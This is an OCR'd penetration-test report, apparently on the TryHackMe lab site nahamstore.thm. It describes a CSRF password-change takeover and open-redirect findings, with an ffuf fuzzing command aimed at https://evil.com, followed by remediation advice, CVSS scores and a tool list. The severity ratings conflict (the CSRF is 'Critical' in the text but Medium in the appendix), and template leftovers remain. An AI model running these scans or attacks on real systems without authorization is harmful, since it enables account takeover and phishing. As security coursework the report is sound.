
The system for changing the password was vulnerable because it did not have any security code (CSRF Token) at all.

Overview

The function to change the user's password was found to be immediately vulnerable to a CSRF attack because it completely lacked any Anti-CSRF protection.


Request Interception: I checked the request used to change the password.

Missing Protection: I confirmed that the request **did not contain any Anti-CSRF token** or any other security parameter. This lack of protection makes the action vulnerable to simple CSRF attacks.





Proof of Concept (PoC) & Exploitation

1. **Creating the Exploit:** I made a bad webpage (change-password.html) that was designed to use the simple CSRF flaw (due to the missing token).



2. **Execution:** This page forced the victim to change their password to a value I already knew.
3. **Result:** The password was successfully updated when the logged-in user visited the page.





Impact

This flaw is Critical. An attacker can change the victim's password with one click, immediately locking the true owner out of their account and achieving Account Takeover.

I. Open Redirects — 2 instances

- **Severity:** Low → Medium (phishing facilitation)
- **Affected asset:** Redirect parameter endpoints.
- **Summary:** Redirect parameters accept arbitrary targets without validation.
- **Recommended remediation:** Validate targets against an allowlist or use relative paths only; add warning pages for external redirects.

First open redirect

In Recon phase we have discovered r parameter in http://nahamstore.thm/ this parameter is vulnerable to open redirect

```
┌──(kali㉿kali)-[~]
└─$ arjun -i katana_urls.txt -oJ arjun_params_get.json -m GET

  /_| _ '
 (  |/ /(//) v2.2.7
     _/

[*] Scanning 0/19: http://nahamstore.thm
[*] Probing the target for stability
[+] Extracted 1 parameter from response for testing: q
[+] Parameters found: r, q

[*] Scanning 1/19: http://nahamstore.thm/register
[*] Probing the target for stability
[+] Extracted 2 parameters from response for testing: register_email, register_password
[!] No parameters were discovered.

[*] Scanning 2/19: http://nahamstore.thm/product?id=1
[*] Probing the target for stability
[!] No parameters were discovered.
```

Output :

we noticed that web application accepts user-controlled input to redirect users to other URLs without proper validation it is danger because attacker uses it in phishing , Attackers can craft legitimate-looking URLs that redirect to fake login pages

Second open redirect


Web Application Flow

When We try to access an authenticated page with or without being logged in, the application automatically redirects us

We will fuzz parameters that are used for redirection

```
ffuf -u "http://nahamstore.thm/login?FUZZ=https://evil.com" -w /home/kali/SecLists-master/Discovery/Web-Content/burp-parameter-names.txt
```

Or we can we Burp intruder



7. Risk Rating & Prioritization

Derivation: Ratings are based on impact × likelihood, business context, and the fact that several issues were chainable and led to a root compromise.

Priority remediation order (short-term):

1. Contain and remediate **CVE-2021-4034** and re-image compromised hosts.
2. Eliminate RCE vectors and patch/upgrade vulnerable application components.
3. Fix SQLi, LFI, SSRF (injection/interaction issues).
4. Remediate XSS, IDOR, CSRF, and open redirects.
5. Harden configuration (TLS, headers), remove version banners, and implement logging/monitoring.

---

8. Recommendations & Remediation Guidance

Immediate (first 24–72 hours):

- Isolate the affected host(s) from the network (to contain lateral movement) while preserving evidence.
- Capture forensic artifacts (disk image, memory if possible, and logs).
- Apply vendor/OS patches to mitigate CVE-2021-4034; if patching is delayed, implement vendor-specified mitigations.
- Rotate all credentials and secrets that could have been exposed (application keys, DB credentials, API tokens).
- Disable or restrict vulnerable services/endpoints temporarily.

Short-term (1–4 weeks):

- Patch/upgrade application frameworks, libraries, and server components.
- Fix code-level vulnerabilities: parameterize queries, sanitize inputs, implement output encoding, and remove unsafe shell invocations.

- Implement CSP and required security headers; improve TLS configuration (disable weak ciphers; enable HSTS).
- Harden server accounts (least privilege) and run web services as non-privileged users.

Long-term (process + architecture):

- Rebuild or re-image compromised systems from trusted backups.
- Adopt dependency scanning in CI/CD, regular external pentests, SAST/DAST, and a patch management program.
- Implement centralized logging, EDR/IDS, and alerting for suspicious activities.
- Conduct secure code training for developers and threat modelling sessions.

Verification: After remediation, perform targeted retesting of previously affected endpoints and a full host audit to confirm eradication and absence of persistence.

---

9. Conclusion

The nahamstore.thm engagement revealed multiple high-impact web application vulnerabilities and a confirmed full host compromise via CVE-2021-4034. Immediate containment, patching, and a formal forensic investigation are required. After containment and remediation, we recommend a re-test and follow-up hardening to prevent recurrence.

---

10. Appendices

Tool	Purpose
ffuf	Fuzzing web directories and parameters
Katana (ProjectDiscovery)	Web crawling and discovery
GoSpider (gospider)	Spidering URLs and endpoints
Burp Suite Professional	Intercepting, scanning, and manipulating web traffic

Arjun	HTTP parameter discovery and fuzzing
ParamSpider	Harvesting parameters from crawled/known URLs
Wappalyzer	Technology and framework fingerprinting
WhatWeb	Web fingerprinting and plugin detection
WAFW00F	Detecting/characterizing Web Application Firewalls
sqlmap	Automated SQL injection detection/verification
(sqli helper / custom)	Manual/auxiliary SQLi checks (replace with actual name if applicable)
msfvenom	Payload generation (used only in controlled, authorized post-exploitation checks)
Metasploit Framework (msf6)	Post-exploitation validation and controlled checks
Additional / custom scripts	e.g., discovery.py, header-check.sh (list any others you used)

Appendix C : CVSS / Scoring Details

Overview:
CVSS v3.1 was used to rate vulnerabilities from 0 (Low) to 10 (Critical) based on exploitability and impact. Severity ranges:

- **Low:** 0.0–3.9
- **Medium:** 4.0–6.9
- **High:** 7.0–8.9
- **Critical:** 9.0–10.0

Metrics Considered: Attack Vector, Complexity, Privileges Required, User Interaction, Scope, Confidentiality, Integrity, Availability.

Example Scores for This Engagement:

Vulnerability	Score	Severity
RCE	10.0	Critical
SQL Injection	9.8	Critical
SSRF	8.2	High
LFI	7.5	High
XSS	6.1	Medium
CSRF	4.8	Medium
IDOR	6.5	Medium
Open Redirect	3.1	Low
Privilege Escalation (CVE-2021-4034)	7.8	High

Appendix D : Glossary

- **RCE** : Remote Code Execution: attacker can execute commands/code on the server.
- **LFI** :Local File Inclusion: attacker can cause the application to include local filesystem files.
- **SSRF** : Server-Side Request Forgery: attacker tricks the server into making requests to internal/external resources.
- **XSS** : Cross-Site Scripting: attacker injects client-side script into web pages viewed by other users.
- **SQLi** : SQL Injection: attacker manipulates SQL queries to read/modify the database.
- **CSRF** : Cross-Site Request Forgery: attacker tricks an authenticated user into performing unwanted actions.
- **IDOR** : Insecure Direct Object Reference: missing authorization when accessing objects by ID.
- **CVE** : Common Vulnerabilities and Exposures.